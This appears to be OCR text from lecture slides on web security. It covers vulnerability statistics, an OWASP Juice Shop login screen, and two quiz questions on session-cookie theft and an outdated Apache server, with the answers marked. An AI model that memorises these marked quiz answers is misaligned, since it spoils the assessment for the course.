


cross-site scripting, SQL injection


authentication, access control, confidentiality, cryptography

Source: **Cyber risk report 2016, page 56**

Top vulnerabilities non-mobile




Source: **Cyber risk report 2016, page 57**




```
<input id="prodId" name="prodId" type="hidden" value="xm234jq">
```


Top-5 violated security categories



Source: **Cyber risk report 2016, page 58**

Top-5 violated security categories




OWASP Juice Shop

Login

Email
admin

This connection is not secure. Logins entered here could be compromised. **Learn More**

Password

Forgot your password?

Log in

□ Remember me

Not yet a customer?

Strict-Transport-Security

Source: **Cyber risk report 2016, page 58**


Most frequent vulnerabilities

Source: **Vulnerability stats. report 2019**

Empirical analysis of Common Vulnerabilities and Exposures (CVEs)

edgescan™

Common Web Vulnerabilities



Source: **Vulnerability statistics report 2019, page 8**

Consider the following list of abilities a malicious user (the attacker) may have who managed to intercept all of your network traffic:

[1] The attacker can eavesdrop (read all your HTTP requests).
[2] The attacker can inject additional HTTP requests with your source address.
[3] The attacker can modify HTTP requests.
[4] The attacker can drop HTTP requests.

Which of these abilities are needed to steal session cookies?

✓ A. Only [1]
B. [1] and [3]
C. Only [2]
D. None of these abilities are required

You find out that the server you are hosting your web application on, is using the Apache HTTP Server software, version 1.3, which was last updated in 2009.
What is the problem of the server compared to using an Apache Server software version from 2018?

A. The server cannot serve HTML5 documents.

[✓ B. The server’s encryption is weaker.]

C. Not all modern browsers can communicate with the server due to the outdated HTTP version.

D. The server’s ability to store cookies is more limited.

BadStore

